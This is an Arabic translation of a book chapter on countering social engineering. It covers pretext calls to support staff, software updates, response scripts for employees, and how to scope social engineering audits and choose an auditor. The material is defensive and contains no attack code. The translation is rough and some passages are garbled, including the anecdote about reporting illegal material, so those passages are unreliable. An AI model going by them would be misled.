وضعت أول محاولة من هذا القبيل من قبل المتسابق: "لا أستطيع تصفح موقع الويب الخاص بي، وأعتقد أن المنتج الخاص بك قام بحظر التصفح عنى. هل يمكنك التحقق من ذلك عن طريق الذهاب الى هذا الموقع حيث أنى لست متأكدا ما إذا كان هذا ناتج البرنامج أم لا؟"

أجاب ممثل الدعم الفني جيدا قائلا: "سيدي، منتجاتنا لا تقوم بحذرك من الذهاب إلى ذلك الموقع؛ انها لن يهم ما إذا كان يمكنني الذهاب إلى هناك أم لا. "ورفض الطلب.
المتسابق لم ينتهي من هناك؛ بعد التحدث أكثر قليلا حاول مرة أخرى "، أنا أعلم أنك قلت إن المنتج الخاص بك لن يقوم بحذري من الذهاب لموقع الويب هذا، لكنه كان يعمل قبل ان اقوم بتركيب البرنامج، بحيث يمكن لك أن تحقق في هذا بالنسبة لي؟"
مرة أخرى تم رفض الطلب: "سيدي، أنا آسف لهذا الإزعاج ولكن مرة اخرى منتجاتنا لن يقوم باي حذر لك وذهابي إلى موقع الويب لن يساعدك على حل المشكلة".
بدا الأمر كما لو أن الطلب كان على وشك أن يتم رفضه نهائيا عندما حاول المتسابق جهد واحدة أخير، حيث قال: "سيدي، إن هذا سوف يجعلني أشعر بأني أفضل إذا قمت مجرد محاولة الذهاب الى هذا الموقع بالنسبة لي. من فضلك، أيمكنك مساعدتي؟"
هذا طلب بسيط وضع مندوب دعم الفني لدينا على الحافة وفتح المتصفح له وذهب إلى الموقع. كان لديه فكره الصواب، وكان لديه الجواب الصحيح عن الوعي الأمني، ولكن في النهاية أراد الانصياع "للعملاء" لكي "يشعر على نحو أفضل" وتكريم طلبه. من الممكن أن يؤدي هذا إلى أن توضع الشركة في مأزق كبير لو كان الهجوم ضار.
لقد عرف ممثل الدعم الفني أن هذه المعلومات لم تكن ذات الصلة لتلك الدعوة خاصة. مثله، يجب أن تحدد لتحليل ما إذا كانت تلك المعلومات التي طلبت يستحقها وذات الصلة هذا الشخص الذي كنت تتفاعل معه. الاقتراب من هذا السيناريو من زاوية أخرى، ماذا إذا كان المتسابق زبون شرعي وممثل الدعم تنازل وذهب إلى ذلك الموقع ما هو أسوأ ما يمكن أن يحدث؟
يمكن للعميل ان يكون متفاجئ قليلا في رفض الطلب الذي أراده ولكنه لا يزال لم يغير النتيجة. وكان المنتج الذي لديه لم يكن سبب المشكلة.
غالبا ما يستخدم المهندس الاجتماعي سحر بدء محادثة عن الطقس، والعمل، والمنتج، أي شيء على الإطلاق، وأنه يستخدمه للكشف عن المعلومات المطلوبة. هذا هو المكان الذي تأتي سياسة الوعي الأمني الجيدة لموظفيك حول التكتيكات التي قد تستخدم ضدهم والتي من الممكن أن تنقذهم من التصرف بدافع الخوف.
في احدى المراجعات/التحقيقات الذريعة التي استعملتها كانت مساعد المدير المالي. كان موظف مركز الاتصال خائف من فقدان وظائفهم لرفض الطلبات من هذا القبيل ذات الإدارة رفيعة المستوى. لماذا؟ لأنهم لم يعطى لهم التعليم المناسب لمعرفة رفض هذا الطلب الذي لن يكلفهم وظائفهم. في نفس الوقت يجب أن تكون البروتوكولات في مكان الموظف لمعرفة متى يكون طلب المعلومات صحيح.
إدراك القيمة المتصورة للمعلومات التي تطلب عن كثب في العلاقات مع شخص متعلم ويدرك مع العلم أنه حتى مع الحكايات الصغيرة من البيانات يمكن أن يؤدي إلى خرق واسع. معرفة أن الشخص على الطرف الآخر من الهاتف لم يكن حقا في حاجة الى معرفة اسم الشركة المعدة لطعام الكافتيريا يمكن أن تساعد الموظف على الإجابة بشكل مناسب. إذا كنت صاحب العمل فساعد موظفيك على وضع الأجوبة على هذه الطلبات. في معظم الحالات البسيطة، "آسف، أنا اعرف هذه المعلومات؛ يرجى الاتصال بقسم الشراء لدينا إذا كنت تريد ذلك. "أو" أنا آسف لا يسمح لي بالكشف عن تلك المعلومات ولكن يمكنك إرسال بريد إلكتروني إلى info@company.com لطلب بعض من هذه المعلومات، "يمكن أن تقطع شوطا طويلا نحو سحق الكثير من جهود الهندسة الاجتماعية.
ذكرت سابقا أن خلق الجو الذي يجعل المعلومات تبدو أقل قيمة هو أيضا تكتيك يستخدم من قبل المهندس الاجتماعي للحصول على الناس للكشف عن هذه المعلومات "الغير مهمه" بحرية. ينظر إلى المعلومات التي يتم طلبها خلال "الحديث" على أنها أقل قيمة بسبب الوقت في المحادثة التي يطلب من أجله.
التخفيف عن هذا التكتيك **SE** هو التفكير في قيمة المعلومات التي تخطط لإطلاقها. هذه النقطة بالذات ليست دائما سهلة التنفيذ لأن الموظفين، لا سيما تلك التي تواجه العملاء، يجب أن يكون قادرة على إطلاق سراح بعض المعلومات دون خوف من الهجوم. ببساطة الجري على بينة من قيمة المعلومات وحدها لا يمكن أن تتوقف هجوم.

الحفاظ على تحديث البرامج (Keeping Software Updated)

في معظم الشركات يجب أن تكون قادرة على إطلاق سراح بعض المعلومات للجمهور والعملاء. حتى في عملي يجب أن تكون قادر على إعطاء أرقام هاتفي ورسائل البريد الإلكتروني، وعناوين الويب. يجب أن تكون قادرة على إرسال واستقبال ملفات **PDF** ويجب أن تكون قادرا على التحدث بحرية على الهاتف مع العملاء والموردين والبائعين.
مع ذلك، فإن النقاط التي نوقشت حتى الآن تشير إلى أن الإفراج عن أي من هذه المعلومات يمكن أن تكون نهاية عمل الشخص، وربما الخصوصية. ما يمكنك القيام به لديك حرية الافراج عن معلومات معينة وليس الخوف من النهاية؟
الحفاظ على التحديث. في المسابقة لدينا، أكثر من 60٪ من الشركات التي كانت تسمى لا تزال تستخدم انترنت اكسبلورر 6 وأدوبي أكروبات 8. تلك هي إحصائيات مذهلة.

العشرات إن لم يكن المئات من نقاط الضعف في تلك التطبيقات العامة وحدهما. مع العلم أن استخدام تلك التطبيقات المستهدفة يفتح لهم حتى لعدد هائل من الهجمات التي يمكن أن تكون ضارة حتى جميع المعرفات، والجدران النارية، وأنظمة مكافحة الفيروسات لا يمكن أن تمنعهم. ولكن هل تعرف ما يمكن إيقافها؟

الجواب التحديثات. أحدث الإصدارات من البرمجيات عموما ترقع ثقوب أمنهم، على الأقل الغالبية منهم. إذا قطعة معينة من البرمجيات لديها سجل مروع، لا يستخدمونه. التحول إلى شيء أقل عرضة للخطر.

المشكلة التي تأتي هي أن الشركات ما زالت بطيئة للغاية عندما يتعلق الأمر بترقية **IE 6**. قديم جدا، وتقريبا في نهاية حياته من دعم مايكروسوفت. أدوبي 8 لديه العشرات من الثغرات المتاحة للجمهور. هذين الاثنين فقط مع العديد من قطعة من المعلومات التي اكتشفت في المسابقة. واقع الأمر، رغم ذلك، هو أن لديك القدرة على إطلاق سراح المعلومات. يجب أن تكون قادرا على إخبار الناس ما يجري بحرية. للقيام بذلك مع أقل قلق، يجب عليك التأكد من أنك تستخدم الموظف الخاص بتحديث البرمجيات.

في المكالمات المسابقة، إذا قام الموظف بإفشاء أن الشركة تستخدم فايرفوكس، جوجل كروم أو أي متصفح آمن آخر، أو **FoxIt** أو برامج أدوبي ذات التحديث التي تصل إلى تاريخ اليوم، فإنها سوف تقوم بإطفاء هجوم المتسابقين. أنا لا أقول إن هذه القطعة من البرمجيات لا تواجه أي مشاكل على الإطلاق. بعض الإصدارات لها ثغرات موجودة بالتأكيد، ولكن هذا البرنامج بشكل ملحوظ أقل عرضة للخطر. حيازة تلك المعلومات لا تزال ذات قيمة ولكن إذا لم يستغل المتاح فانه لا يمكن إطلاق المرحلة التالية من الهجوم.

الحفاظ على البرامج محدثة هو طرف واحد الذي يبدو انه حصل على معظم المقاومة لأنه يأخذ الكثير من العمل ويمكن أن يسبب استخدام معظم النفقات العامة. تغيير السياسات والمنهجيات الداخلية التي تسمح للبرامج القديمة جدا ان تكون متاحه في مجال العمل يمكن أن تكون صعبه للغاية ويسبب كل أنواع التحولات الداخلية.

ومع ذلك، إذا التزمت الشركة بخلق الوعي الأمني الشخصي ثم ارتكاب مثل هذه التغيرات سوف تصبح جزءا من ثقافة الأعمال.

مخطوطات التطوير (Developing Scripts)

أكثر شيء مفيد والجدير بالذكر هو: مخطوطات التطوير. لا تفهم خطا. انا لا أقصد الاسكريبت بمعناه الحرفي حيث أن الموظف يجب أن يقول X إذا كان الوضع يساوي A + B. انا اتحدث عن الخطوط العريضة التي تساعد على أن تجعل الموظف ليكون مستعدا لاستخدام التفكير النقدي عندما يكون ذلك ضروريا أكثر من غيره. انظر في هذه السيناريوهات:

ما هو الرد المناسب عندما يدعى شخص أنه يعمل من اجل دعوات من قبل الرئيس التنفيذي ويطالبك بكلمة المرور الخاصة بك؟ ماذا تفعل عندما يكون الشخص الذي ليس لديه موعد ولكنه يبدو ويتصرف كجزء من المورد ويطلب الوصول إلى جزء من المبنى أو العقار؟

يمكن أن تساعد مخطوطات التطوير الموظف لتحديد الرد المناسب في مثل هذه الظروف ومساعدتهم على الشعور بالراحة. على سبيل المثال، المخطوطات قد تبدو مثل هذا:

إذا قام شخص ما بالاتصال ودعي انه من مكتب الإدارة ويتطلب الامتثال منك إما لتسليم المعلومات أو البيانات الداخلية، اتبع الخطوات التالية:

1- اسأل عن الرقم التعريفي الوظيفي للشخص (**person's employee ID number**) واسمه. لا إجابة على أية أسئلة حتى يكون لديك هذه المعلومات.
2- عد الحصول على المعلومات التعريفة، تسأله عن رقم المشروع (**project ID number**) المتعلق بالمشروع الذي هو يطلب من الإدارة معلومات عنه.
3- إذا تم الحصول على المعلومات في الخطوتين 1 و2 بنجاح، قم بالامتثال. إذا لم تكن كذلك، اطلب من الشخص أن يقوم مديره بارسال بريد إلكتروني بطلب الإذن من مديرك وإنهاء المكالمة.

سيناريوهات بسيطة مثل هذا يمكن أن تساعد العاملين لمعرفة ماذا يقول والقيام به في الظروف التي يمكن أن تحاول وعيه الأمني.

التعلم من عمليات تدقيق الهندسة الاجتماعية (Learning From Social Engineering Audits)

إذا حدث لديك في أي وقت مضى أن تم كسر أحد أطرافك فإنك تقوم بالاستعانة بالطبيب والذي قد يرسلك للعلاج. حيث يقوم بتأهيل المعالجين لك، قد تتعرض لبعض اختبار الإجهاد. هذا النوع من الاختبار تمكن الأطباء لمعرفة ما إذا كان لديك نقاط الضعف والتي تحتاج إلى تعزيز. ينطبق الشيء نفسه بالنسبة لعملك، باستثناء بدلا من انتظار " ان يحدث الكسر" قبل "الاختبار" تدقيق الهندسة الاجتماعية تمكنك من اختبار الإجهاد للشركة بالتسجيل قبل حدوث الاختراق.

الأقسام التالية تجيب على بعض الأسئلة الأساسية عندما يتعلق الأمر بمراجعات الهندسة الاجتماعية وكيفية اختيار أفضل مراقب الحسابات. قبل الدخول في عمق مراجعات الهندسة الاجتماعية، يجب أن نعرف ما هي التدقيق حقا. فهم ما هو تدقيق الهندسة الاجتماعية.

فهم ما هو تدقيق الهندسة الاجتماعية (Understanding What A Social Engineering Audit Is)

في معظم المصطلحات الأساسية في تحقيقات/تدقيقات الهندسة الاجتماعية هي استأجر محترفي الأمن لاختبار الناس والسياسات والمحيط المادي للشركة من خلال محاكاة نفس الهجمات التي يستخدمها المهندس الاجتماعي الخبيث. الاختلافات الرئيسية بين الاثنين المهندس الاجتماعي الخبيثة والمدقق الأمني هي:

- عادة، مبادئ التوجيه الأخلاقية والقانونية يتبعها المدقق/المحقق الأمني.
- أهداف المراجع الأمني هي دائما المساعدة وليس لإحراج، سرقة، أو ضر العميل.
- المدقق المحترف عموما لديه نطاق من القيود التي لا تفرض على المهاجم الحقيقي.

المدقق الأمني سوف ينفق الكثير من الوقت في تحليل وجمع البيانات عن "الهدف" أو العميل وسوف تستخدم تلك المعلومات لتطوير ناقلات الهجوم الواقعية. حين القيام بهذا التدقيق الأمني أبقي دائما في الاعتبار الأهداف التي تردها خطيا لكل التدقيق. هذا هو جزء أساسي من اللغز، لان الانحراف عن المسار يمكن أن يكون لها تداعيات سيئة للغاية على كل من **SE** والهدف الذي قد يكون مغريا. بوضع أهداف محددة يمكن أن تبقي مدقق حسابات الهندسة الاجتماعية من ارتكاب هذا الخطأ.

تحديد أهداف التدقيق (Setting Audit Goals)

المهندس الاجتماعي المحترف يجب عليه الانخراط في السلوك الأخلاقي والأدبي في حين لا يزال يمتد عبر هذا الخط الذي يسمح له بوضعه حقيقتا في "القبعة سوداء" المهندس الاجتماعي الخبيث. هذا يعني تدوين الملاحظات عن الأشياء التي يمكن استخدامها للوصول والكشف عن الفجوة أو ضعف في دفاعات الشركة، مهما كانت تبدو منخفضة.

العثور على الثغرات أمنية يجب أن تكون متوازنة مع حرص المستخدمين الأفراد. الشركات التي تم اختراقها مع تدقيق الهندسة الاجتماعية غالبا ما يعتقدون أن فصل الموظف الذي سقط في الهجوم هو حل المشكلة وغلق لهذه الفجوة. ما يفشل فيه العميل في الادراك هو أنه بعد التدقيق، هؤلاء الموظفين الذين سقطوا في هذه الهجمات هم على الأرجح أكثر الناس أمانا في المبنى في ذلك الوقت.

المهندس الاجتماعي المحترف يجب أن يأخذ الحذر لضمان أن الموظفين لا يضعهم في خط النار. شخصيا أنا جعلت هذا نقطة رئيسية حيث اقول للعملاء أن التدقيق لا يتعلق بالموظفين و، بقدر ما يمكن أن أساعد في ذلك، أنا لا اضع أسماء الموظفين الذين تم استخدامهم. في الحالات التي لا يمكن أن تكون ساعدت فأنى في حاجة إلى تضمين تلك الأسماء، حيث أركز في تقريري عن العيوب في الشركة في التدريب، والسياسات، والدفاعات التي سمحت الموظف أن يتعثر.

يجب رمي الموظف تحت الحافلة، إذا جاز التعبير، أو تخريب له أو شخصيته أو الحياة يجب ان لا تكون أبدا الخيار لإجراء مراجعة الهندسة الاجتماعية الروتينية. عند تحدد أهداف التدقيق مع المدقق فانه سوف يتناول مستوى من 0-10 لهذه المجالات الرئيسية هي:

- تحديد ما إذا قام الموظفين بالنقر على الوصلات في رسائل البريد الإلكتروني أو فتح ملفات الناس الذين لا يعرفونهم جيدا، مما يؤدي إلى حل وسط.
- تحديد ما إذا كان الموظف سوف يذهب إلى موقع الويب على شبكة الانترنت وإدخال معلومات شخصية أو الأعمال التجارية ذات الصلة في هذا الموقع.
- تحديد مقدار المعلومات التي يمكن الحصول عليها عن طريق الهاتف أو الشخص من الموظفين في العمل أو الأماكن الشخصية (المقاهي، صالات رياضية ومراكز الرعاية النهارية).
- تحديد مستوى الأمن في محيط المكتب عن طريق اختبار الأقفال، والكاميرات، وأجهزة استشعار الحركة، وحراس الأمن.
- تحديد قدرة المهندس الاجتماعي لخلق USB أو DVD خبيث التي من شأنها تغري الموظف لاستخدامه على كمبيوتر العمل له، للمساس بالأعمال.

بطبيعة الحال، سوف يتم اختبار المزيد من المناطق، ولكن ما أحاول القيام به هو تحديد الأهداف بشكل وثيق لدى الشركة لهذا التدقيق. ما أجد هو أن الشركات غالبا لا يعرفون ما يريدون. وظيفة مدقق الحسابات هي المشي من خلال سبل مختلفة في الشركة وتحديد أي من تلك التي تريد اختبارها. عندما يتم تحديد هذه الأهداف بوضوح، يجب أن تشمل أيضا قائمة من الأشياء التي لا يتم أبدا أن يتم تضمينها في عملية التدقيق.

ما الذي يجب وينبغي عدم إدراجه في المراجعة/التدقيق (What Should And Should Not Be Included In An Audit)

توجد العديد من الطرق المختلفة لاختبار الأهداف المحددة لنرى بوضوح ما إذا كان يوجد ثغرة أمنية في الشركة. يمكن استخدام جميع المبادئ في هذا الكتاب لمساعدة الخطوط العريضة من إعداد خطة جيدة للهجوم. ومع ذلك، تجنب بعض الأشياء عند التخطيط لهجوم. أشياء مثل:

- مهاجمة عائلة المستهدف أو الأصدقاء.
- زرع أدلة على جرائم الخيانة أو لتشويه سمعة الهدف.
- تبعا لقوانين الأرض، انتحال منفذ القانون سيكون غير قانوني.
- اقتحام منزل الهدف أو شقته.
- استخدام أدلة على وجود علاقة حقيقية أو ظرف محرج لابتزاز الهدف للامتثال.

ينبغي تجنب أشياء مثل هذه في جميع التكاليف لأنها لا تحقق الهدف وتترك الشعور بانه تم انتهاك الهدف. ومع ذلك، يأتي السؤال نحو ما يجب القيام به إذا ظهرت أدلة تدقيق من بعض هذه الأشياء. كل مدقق أمني يجب أن يقرر شخصيا كيفية التعامل مع هذه الظروف، ولكن بالنظر في بعض الأمثلة.

في احدى المراجعات، وجد المدقق الأمني موظف كان يستخدم الإنترنت عالي السرعة الخاص بالشركة لتحميل غيغابايت من الاشياء الاباحية لمحركات الأقراص الصلبة الخارجية. بدلا من مخاطر طرد هذا الموظف فإنك تذهب إلى الموظف وتقول له إنك تعرف، ولا تريد له الحصول على الفصل وأعطاه مجرد تحذير بالتوقف. أصبح الموظف يشعر بالحرج والانزعاج ويحسب أن المدقق كان على وشك تقديم تقرير عنه. فقرر انه يريد مكافحة وقائية لهذا الهجوم فذهب للمالك وقال إن المدقق يزرع دليل على هذا الجرم على جهاز الكمبيوتر الخاص به.

بالطبع، كان مدقق الامن يقوم بتسجيل لقطات عند وقوع الاختراق وان الموظف تم فصله على أي حال. ولكن أيضا تم توبيخ المدقق لعدم تقديمه هذا عندما وجد جريمة التي كانت ضد سياسة الشركة الصارمة.

في رواية أخرى، وجد المدقق دليل على وجود رجل يقوم بتنزيل المواد الإباحية الخاصة بالأطفال على جهاز الكمبيوتر الخاص به ومن ثم توزيعها على آخرين على الإنترنت. المدقق يعرف من الصور على جهاز الكمبيوتر الخاص به أن لديه زوجة وأطفال وأن الإبلاغ هذا من شأنه أن يؤدي إلى الطلاق، وربما عقوبة السجن، والخراب في مسيرته وكذلك حياة العائلة.

حيث ان القانون يعتبر تلك المواد الإباحية غير قانونية، وكذلك مثيرة للاشمئزاز من الناحية الأخلاقية والدنيئة. المدقق ذهب الى الرجل في فضلا عن السلطات، التي سوف تكلف هذا الرجل حياته المهنية والعائلية، والحرية.

وجود تعريف واضح "لا" يعزز قائمة التدقيق الخاصة بك وتبقيك عن عبور المبادئ التوجيهية الأخلاقية والقانونية الخاصة بك. في إحدى المقابلات التي أجريت مع جو نافارو، واحدة من قادة العالم في التواصل الغير لفظي، قال انه أدلى ببيان حول هذه النقطة. حيث قال إنه ما لم تكن وكيل منفذ القانون عليك أن تقرر ما تشاء من الخطوط التي سوف تعبرها والتي لن تعبرها قبل الدخول في الاشتباك. مع أخذ ذلك في الاعتبار ما هي الأشياء التي يجب أن يتضمنها المدقق في التدقيق؟

- **هجمات التصيد (Phishing Attacks):** هجمات البريد الإلكتروني المستهدفة التي تسمح للشركة لمعرفة ما إذا كان موظفيها عرضة للهجمات من خلال البريد الإلكتروني.
- **التستر في شخصية للهجوم (Pretexting In-Person Attacks):** يتم اختيار ذرائع دقيقة جدا ثم يقوم بأدائها عبر الهاتف أو شخصيا لتحديد ما إذا كانت الموظفين سوف يسقطون في هذا.
- **الاصطياد (Baiting):** هجوم شخصي حيث تمكنت من الوصول إلى مبنى الهدف أو غيرها من الممتلكات من قبل بعض الطرق، ويتم إسقاط أجهزة USB أو أقراص الفيديو الرقمية التي تحتوي على ملفات الخبيثة عليها.
- **Tailgating (or piggybacking):** هجوم شخصي حيث يحاول المدقق الاقتراب من مجموعة من الموظفين من الوصول إلى المبنى حيث يقوم باتباعهم فقط للدخول.
- **الأمن المادي (الفريق الأحمر) {Physical Security (Red Team)}:** محاولة الوصول الفعلي إلى المكتب واتخاذ البنود ذات قيمة للشركة.

هذه قائمة قصيرة التي يمكن أن تساعد مدقق الملان المحترف على تعين بعض مبادئ التوجيه لتحديد ما يجب وما لا ينبغي أن تدرج. ومع ذلك، واحدة من أكبر الشركات لديها مشاكل كثيرة تحاول انتقاء مدقق حسابات جيدة، أحد قادر على تحقيق هذه المهام في متناول يده.

اختيار أفضل المدققين (المحققين) {Choosing The Best Auditor}

إذا كسرت أحد أطرافك وكانت الأضرار سيئة، فان الطبيب يقول لك أن لديك فرصة لاستعادة 50٪ فقط، ولكن الذهاب لرؤية جراح جيد يمكن أن تزيد تلك النسبة، الا ترغب في البحث العالي عن الجراح الجيد لإصلاح مشاكلك؟ وعندما تعثر عليه، ما هي الأسئلة التي سوف تسأله؟ الا ترغب في رؤية عمله السابق؟ هل تريد بعض من الأدلة على قدرته على فهم المفاهيم وأداء المهام التي من شأنها أن تزيد من فرص الانتعاش.

انت سوف تقوم باتباع عملية مماثلة للعثور على المدقق الصحيح. وهنا بعض من الأساسيات التي قد ترغب في معرفتها عندما تتحدث إلى مدقق أمني:

- **المعرفة (Knowledge):** هل قام الفريق بإخراج أي من الابحاث، المقالات، الخطب، أو غيرها من المواد التي يتم عرضها على أنهم على دراية بالهندسة الاجتماعية؟ معروفين في المجتمع على كزنهم رائدين في هذا المجال؟ انت لا تريد أن تثق بالتدقيق وامن الفريق الذي يستخدم أساليب عفا عليها الزمن، وليس حتى أحدث التكتيكات المستخدمة.

تحديد كمية المعرفة التي يملكها مدقق الامن والفريق صعبه في ظل البحث القليل. سؤال المراجعين حول الأوراق والمقالات و/أو المعلومات التي قد كتبوها ليست فكرة سيئة. تأكد من أن فريق التي تستئجره يمثل الجزء العلوي من اللعبة.

- **الخبرة (Experience):** العملاء في كثير من الأحيان لا يريدون الكشف عن هويتهم أو اسمهم. في حالتي، العديد من العملاء لا يريدون أن يتم وضعهم على موقع الانترنت أو تسويق المواد لأنهم يشعرون بان هذا سوف يحرجهم أو يجعلهم عرضة للخطر. ولكن يمكنك تحديد خبرة المراجع بطرق أخرى. سؤالهم عن الأساليب التي يستخدمها لديه وكيفية تنفيذه الحلول في الماضي.

مدقق الامن في كثير من الأحيان لا يريد السماح لجميع الأسرار بالخروج من الحقيبة في اجتماعه الاول، ولكن سؤاله عن واحد أو اثنين من الحسابات الذي أطلق عليها الهجوم، سوف تساعدك على تحديد مستواه من المهارة.

- **العقد (Contract):** امتلاك توثيق، وتعيين حدود يمكن أن تقطع شوطا طويلا نحو مراجعة ناجحة. شخصيا، أنا لا أحب العمل مع من له نصف طن من القيود لأن معظم المهندسين الاجتماعي الخبيثة ليس لديهم أي من هذه القيود على الإطلاق. ولكن على الأقل مجموعة فرعية صغيرة من القواعد مكتوبة للخروج على ما هو مقبول وما لا يجوز أن يتم الاتفاق عليها.

المهندس الاجتماعي يريد إذن إلى سجل المكالمات الهاتفية. فيديو قياسي للمبنى والتفاعلات. وخاصة إذا كان التدقيق يشمل الأمن المادي، لديك إذن كتابي لإزالة العناصر من المبنى. مدقق الامن لا تريد إنهاء التدقيق فقط لتقديمها مع مذكرة أو دعوى قضائية.

أيضا تعيين شخص الاتصال في حالات الطوارئ الذي يعرف عن التدقيق ويمكن أن يشهد على مراقب الامن والفريق. إذا وجد المدقق الامن نفسه وقع في ازدحام القانوني فانه سوف يحتاج رقم للاتصال. لا أحد يريد أن يقوم بأداء البحث في القمامة لوقت متأخر من الليل حتى لا يتقابل مع الشرطة، ويجلس الليل في السجن. وجود شخص للاتصال يوفر بطاقة "الخروج من السجن" ويمكن ان يوفر الكثير من المتاعب على المدى الطويل.

- **العلاقة (Rapport):** تطبيق المبادئ الواردة في هذا الكتاب لإيجاد مدقق جيد. عند التحدث معه على الهاتف أو شخصيا كيف يجعلك تشعر؟ ماذا ترى؟ هل حصلت على شعور بانه محترف للغاية وهدفه هو مساعدتك حقا.

إذا كنت مدير المشروع الذي قام بتوظيف مدقق الامن، فان المسؤولية سوف تقع على عاتقك. المدقق قد لا يرغب في مواجهة مع الفريق. عدد أقل من الناس الذين يعرفون ما يبدو فريق**SE** ، حيث ذلك أفضل لعمليات تدقيق الأمن المادي. الفريق، نتيجة لذلك، قد يرغب فقط في لقاء واحد أو شخصين. وهذا يعني يجب عليك التأكد من مدقق الامن انه ذات جودة عالية ويمكن أن يقوم بالعمل المطلوب منه.

- **الوقت (Time):** واحد من أكبر الأخطاء التي يقع فيها الشركات هو عند البحث عن المدققين لمساعدتهم لا يمنحهم الوقت الكافي لأداء هذه المهمة. حيث ان مكالمات هاتفية قليلة أو زيارة موقع واحد يمكن أن يتحقق هذا كله في يوم واحد فقط. على الرغم من أنه قد يكون صحيحا، ماذا عن جمع المعلومات والتخطيط، وتحديد النطاق من الأهداف؟ هذه الأمور تستغرق وقتا. الوقت مهم وإنما هو أيضا مثل السيف حيث أن إتاحة الوقت ذو حدين يكفي للمراقب للقيام بعمل جيد، ولكن الكثير من الوقت يصبح مشكلة في التكلفة. إدارة.

هذه ليست سوى عدد قليل من المناطق التي يجب الاعتبار بها عند اختيار مدقق الامن الصحيح لشركتك. في النهاية يجب أن تشعر بالراحة أن فريق الهندسة الاجتماعي سيكون الافضل، وسوف يبذل قصارى جهده ليظل تحت مظلة المهنية، والبقاء في إطار المبادئ التوجيهية.

Social Engineering Countermeasures

Two-Factor Authentication (TFA or 2FA)


في نهج اثنين من عامل التوثيق (**TFA**)، يحتاج المستخدم أو الشخص لتقديم شكلين مختلفين من إثبات الهوية. إذا كان المهاجم حاول كسر الدخول إلى حساب المستخدم، ثم فانه يحتاج لكسر هذين الشكلين من هوية المستخدم، وهو أمر صعب بعض الشيء. وبالتالي، وكما هو معروف **TFA** يعرف بالية الدفاع الأمني العميق. وهي جزء من عائلة المصادقة متعددة العوامل. قطعتي الأمن الاثنين تحتاج الى الأدلة التي ينبغي أن يوفرها المستخدم والتي قد تشمل: **رمز مادي** (**physical token**)، مثل البطاقة، **وشيء ما** عادة ما يحفظه الشخص في الذاكرة، مثل رمز الحماية، **PIN**، أو كلمة المرور.

دفاعات مكافحة الفيروسات/مكافحة الخداع

استخدام طبقات متعددة من الدفاعات لمكافحة الفيروسات في أجهزة الكمبيوتر المكتبية للمستخدم النهائي وعلى بوابات البريد يقلل من التهديد ضد التصيد وهجمات الهندسة الاجتماعية الأخرى.

تغير الإدارة (Change Management)

توثيق عملية تغير الإدارة أكثر ثقة من عملية **ad-hoc**.

